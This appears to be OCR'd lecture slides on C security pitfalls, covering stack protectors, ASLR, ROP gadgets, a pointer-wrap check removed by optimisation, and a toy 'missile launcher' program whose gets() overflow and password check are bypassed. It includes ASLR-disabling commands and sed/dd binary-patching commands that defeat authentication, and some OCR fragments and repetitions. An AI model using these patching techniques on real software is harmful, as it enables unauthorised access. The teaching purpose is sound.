
- Disable / enbable ASLR with "echo value > /proc/sys/kernel/randomize_va_space"
- Change set "kernel.randomize_va_space = value" in /etc/sysctl.conf
- Boot linux with the norandmaps parameter

Many compliers can create extra code to check for buffer overflow. Here is an example

compiled with -fno-stack-protector

```
080484c8    <authenticate_and_launch>:
 80484c8    push   ebp
 80484c9    mov    ebp,esp
 80484cb    sub    esp,0x28

 80484ce    mov    DWORD PTR [ebp-0x10],0x2
 80484d5    mov    BYTE PTR [ebp-0x9],0x0
 80484d9    mov    DWORD PTR [esp],0x8048617
 80484e0    call   8048360 <printf@plt>
 80484e5    lea    eax,[ebp-0x18]
 80484e8    mov    DWORD PTR [esp],eax
```





```
804853a    ca

804853f    leave
8048540    ret
```

compiled with -fstack-protector

```
08048518    <authenticate_and_launch>:
 8048518    push   ebp
 8048519    mov    ebp,esp
 804851b    sub    esp,0x38
 804851e    mov    eax,gs:0x14
 8048524    mov    DWORD PTR [ebp-0xc],eax
 8048527    xor    eax,eax
 8048529    mov    DWORD PTR [ebp-0x18],0x2
 8048530    mov    BYTE PTR [ebp-0x19],0x0
 8048534    mov    DWORD PTR [esp],0x8048687
 804853b    call   80483a0 <printf@plt>
 8048540    lea    eax,[ebp-0x14]
 8048543    mov    DWORD PTR [esp],eax
```




```
80485ac    ret
```

Notice also that that the variables have been rearranged in memory so that it is more difficult to overwrite them through a stack overflow in the response **buffer**.

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...
```

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to buypass basically every defence …

```
$ python ROPgadget.py --binary ./launch --depth 4
...
0x080487eb : adc al, 0x41 ; ret
0x08048464 : add al, 8 ; call eax
0x080484a1 : add al, 8 ; call edx
0x08048466 : call eax
0x080484a3 : call edx
0x08048485 : clc ; jne 0x804848c ; ret
0x08048515 : dec ecx ; ret
0x080487ec : inc ecx ; ret
0x0804844d : ja 0x8048452 ; ret
0x08048486 : jne 0x804848b ; ret
0x080484ec : lahf ; add al, 8 ; call eax
0x08048468 : leave ; ret
0x08048377 : les ecx, ptr [eax] ; pop ebx ; ret
0x08048430 : mov ebx, dword ptr [esp] ; ret
0x0804863f : pop ebp ; ret
0x08048379 : pop ebx ; ret
0x0804863e : pop edi ; pop ebp ; ret
0x0804863d : pop esi ; pop edi ; pop ebp ; ret
0x080487ea : push cs ; adc al, 0x41 ; ret
0x0804844c : push es ; ja 0x8048453 ; ret
...
```

Where Is My Code?

pointer overflow example

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
  printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
  if (ptr + offset >= end) {
          printf(" --> out of bounds\n");
          return;
  }
  if (ptr + offset < ptr) {
          printf(" --> wrap\n");
          return;
   }
  printf(" --> poke %d into %p\n", value, ptr + offset);
  // TODO: implement this...
}
```

Here is a function that takes a pointer, and offset, a pointer to the end of the buffer (one past the last element), and a value to be poked into memory

This is an out-of-bounds guard

This is an often seen "idiom" to check for very large pointer offsets.

This is an often seen "idiom" to check for very large pointer offsets.

so let's try it with some big values

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
  printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
  if (ptr + offset >= end) {
          printf(" --> out of bounds\n");
          return;
  }
  if (ptr + offset < ptr) {
          printf(" --> wrap\n");
          return;
   }
  printf(" --> poke %d into %p\n", value, ptr + offset);
  // TODO: implement this...
}
```

Compile without optimization

```
$ cc -m32 -O0 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> wrap
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> wrap
```

And this is the "expected" behavior

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
  printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
  if (ptr + offset >= end) {
          printf(" --> out of bounds\n");
          return;
  }
  if (ptr + offset < ptr) {
          printf(" --> wrap\n");
          return;
   }
  printf(" --> poke %d into %p\n", value, ptr + offset);
  // TODO: implement this...
}
```

Compile with optimization

```
$ cc -m32 -O2 poke.c poke_main.c && ./a.out
ptr=0xfffffffa offset=00000000 end=0xfffffffd --> poke 42 into 0xfffffffa
ptr=0xfffffffa offset=00000001 end=0xfffffffd --> poke 42 into 0xfffffffb
ptr=0xfffffffa offset=00000002 end=0xfffffffd --> poke 42 into 0xfffffffc
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

WOW? What happened?

```
0x00001da0 <poke+0>:     push   ebp
0x00001da1 <poke+1>:     push   edi
0x00001da2 <poke+2>:     push   esi
0x00001da3 <poke+3>:     push   ebx
0x00001da4 <poke+4>:     call   0x1e26 <__x86.get_pc_thunk.bx>
0x00001da9 <poke+9>:     sub    esp,0x2c
0x00001dac <poke+12>:    mov    eax,DWORD PTR [esp+0x4c]
0x00001db0 <poke+16>:    mov    ebp,DWORD PTR [esp+0x40]
0x00001db4 <poke+20>:    mov    esi,DWORD PTR [esp+0x44]
0x00001db8 <poke+24>:    mov    edi,DWORD PTR [esp+0x48]
0x00001dbc <poke+28>:    mov    DWORD PTR [esp+0x1c],eax
0x00001dc0 <poke+32>:    lea    eax,[ebx+0xf3]
0x00001dc6 <poke+38>:    mov    DWORD PTR [esp+0x4],ebp
0x00001dca <poke+42>:    mov    DWORD PTR [esp+0x8],esi
0x00001dce <poke+46>:    mov    DWORD PTR [esp+0xc],edi
0x00001dd2 <poke+50>:    mov    DWORD PTR [esp],eax
0x00001dd5 <poke+53>:    call   0x1e70 <dyld_stub_printf>
0x00001dda <poke+58>:    lea    edx,[ebp+esi+0x0]
0x00001dde <poke+62>:    lea    eax,[ebx+0x10e]
0x00001de4 <poke+68>:    cmp    edi,edx
0x00001de6 <poke+70>:    jbe    0x1e16 <poke+118>
0x00001de8 <poke+72>:    test   esi,esi
0x00001dea <poke+74>:    js     0x1e10 <poke+112>
0x00001dec <poke+76>:    movzx  ebp,BYTE PTR [esp+0x1c]
0x00001df1 <poke+81>:    lea    eax,[ebx+0x12b]
0x00001df7 <poke+87>:    mov    DWORD PTR [esp+0x48],edx
0x00001dfb <poke+91>:    mov    DWORD PTR [esp+0x40],eax
0x00001dff <poke+95>:    mov    DWORD PTR [esp+0x44],ebp
0x00001e03 <poke+99>:    add    esp,0x2c
0x00001e06 <poke+102>:   pop    ebx
0x00001e07 <poke+103>:   pop    esi
0x00001e08 <poke+104>:   pop    edi
0x00001e09 <poke+105>:   pop    ebp
0x00001e0a <poke+106>:   jmp    0x1e70 <dyld_stub_printf>
0x00001e0f <poke+111>:   nop
0x00001e10 <poke+112>:   lea    eax,[ebx+0x121]
0x00001e16 <poke+118>:   mov    DWORD PTR [esp+0x40],eax
0x00001e1a <poke+122>:   add    esp,0x2c
0x00001e1d <poke+125>:   pop    ebx
0x00001e1e <poke+126>:   pop    esi
0x00001e1f <poke+127>:   pop    edi
0x00001e20 <poke+128>:   pop    ebp
0x00001e21 <poke+129>:   jmp    0x1e76 <dyld_stub_puts>
```

Here is the machine code generated by the compiler. The essence is that...

```
void poke(unsigned char * ptr, size_t offset,
          unsigned char * end, unsigned char value)
{
  printf("ptr=%p offset=%.8zx end=%p", ptr, offset, end);
  if (ptr + offset >= end) {
          printf(" --> out of bounds\n");
          return;
  }
  if (ptr + offset < ptr) {
          printf(" --> wrap\n");
          return;
  }
  printf(" --> poke %d into %p\n", value, ptr + offset);
  // TODO: implement this...
}
```

Perhaps a bit surprising?

Now we have a function that was supposed to be safe, but due to new optimization rules it turned into a general purpose function for poking data into memory

```
$
pt
pt
pt
ptr=0xfffffffa offset=00000003 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000004 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000005 end=0xfffffffd --> out of bounds
ptr=0xfffffffa offset=00000006 end=0xfffffffd --> poke 42 into 0x0
ptr=0xfffffffa offset=00000007 end=0xfffffffd --> poke 42 into 0x1
ptr=0xfffffffa offset=00000008 end=0xfffffffd --> poke 42 into 0x2
ptr=0xfffffffa offset=00000009 end=0xfffffffd --> poke 42 into 0x3
```

Inconceivable!

More Stuff…

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

Let us revisit our initial program

You might try to fix this program by replacing gets() with fgets() and add all the security flags to the compiler and enable all protection mechanisms in the operating system

But do not forget about the simplest ways to hack into this program if you have access to the executable binary

```
$ strings ./launch
...
Launching %d missiles
Secret:
Joshua
Access granted
Access denied
WarGames MissileLauncher v0.1
Operation complete
...
$ echo "Joshua" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 2 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```

If you disassemble the file you can easily find the n_missiles and allowaccess variable

And then just change the initialization of these variables.

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```
void my_authenticate_and_launch(void)
{
        char str[] = "David rocks!";
        puts(str);
        launch_missiles(1983);
}
```

```
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 28                sub    esp,0x28
c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
8d 45 eb                lea    eax,[ebp-0x15]
89 04 24                mov    DWORD PTR [esp],eax
e8 8e fe ff ff          call   80483d0 <puts@plt>
c7 04 24 bf 07 00 00    mov    DWORD PTR [esp],0x7bf
e8 af ff ff ff          call   80484fd <launch_missiles>
c9                      leave
c3                      ret
```

And finally, if you are not happy with the functionality, you can always just replace some of the code in the program. In this case I wrote a my own authenticate and launch function. Then compiled it locally on my machine. I did an objdump of my new function, and compared it with an objdump of the old function. Then it was easy to craft a patch needed to replace the original function with my own, and viola!

```
$ cp launch launch_mod
$ printf "\x55\x89\xe5\x83\xec\x28\xc7\x45\xeb\x44\x61\x76\x69\xc7\x45\xef
\x64\x20\x72\x6f\xc7\x45\xf3\x63\x6b\x73\x21\xc6\x45\xf7\x00\x8d\x45\xeb
\x89\x04\x24\xe8\x8e\xfe\xff\xff\xc7\x04\x24\xbf\x07\x00\x00\xe8\xaf\xff
\xff\xff\xc9\xc3" | dd conv=notrunc of=launch_mod bs=1 seek=$((0x518))
$ ./launch_mod
WarGames MissileLauncher v0.1
David rocks!
Launching 1983 missiles
Operation complete
$
```

Any Questions?

Resources:

"C Programming Language" by Kernighan and Ritchie is a book that you need to read over and over again. Security vulnerabilities and bugs in C are very often just a result of not using the language correctly. Instead of trying to remember everthing as it is formally written in the C standard, it is better to try to understand the spirit of C and try to understand why things are designed as they are in the language. Nobody tells this story better than K&R.

I got my first serious journey into deeper understanding of C came when I read Peter van der Linden wonderful book "Expert C programming" (1994). I still consider it as one of the best books ever written about C.

"C traps and pitfalls" by Andrew Koenig (1988) is also a very good read.

All professional C programmers should have a copy of the C standard and they should get used to regularly look up terms and concepts in the standard. It is easy to find cheap PDF-version of the standard ($30), but you can also just download the latest draft and they are usually 99,93% the same as the real thing. I also encourage everyone to read the Rationale for C99 which is available for free on the WG14 site.
http://www.open-std.org/jtc1/sc22/wg14/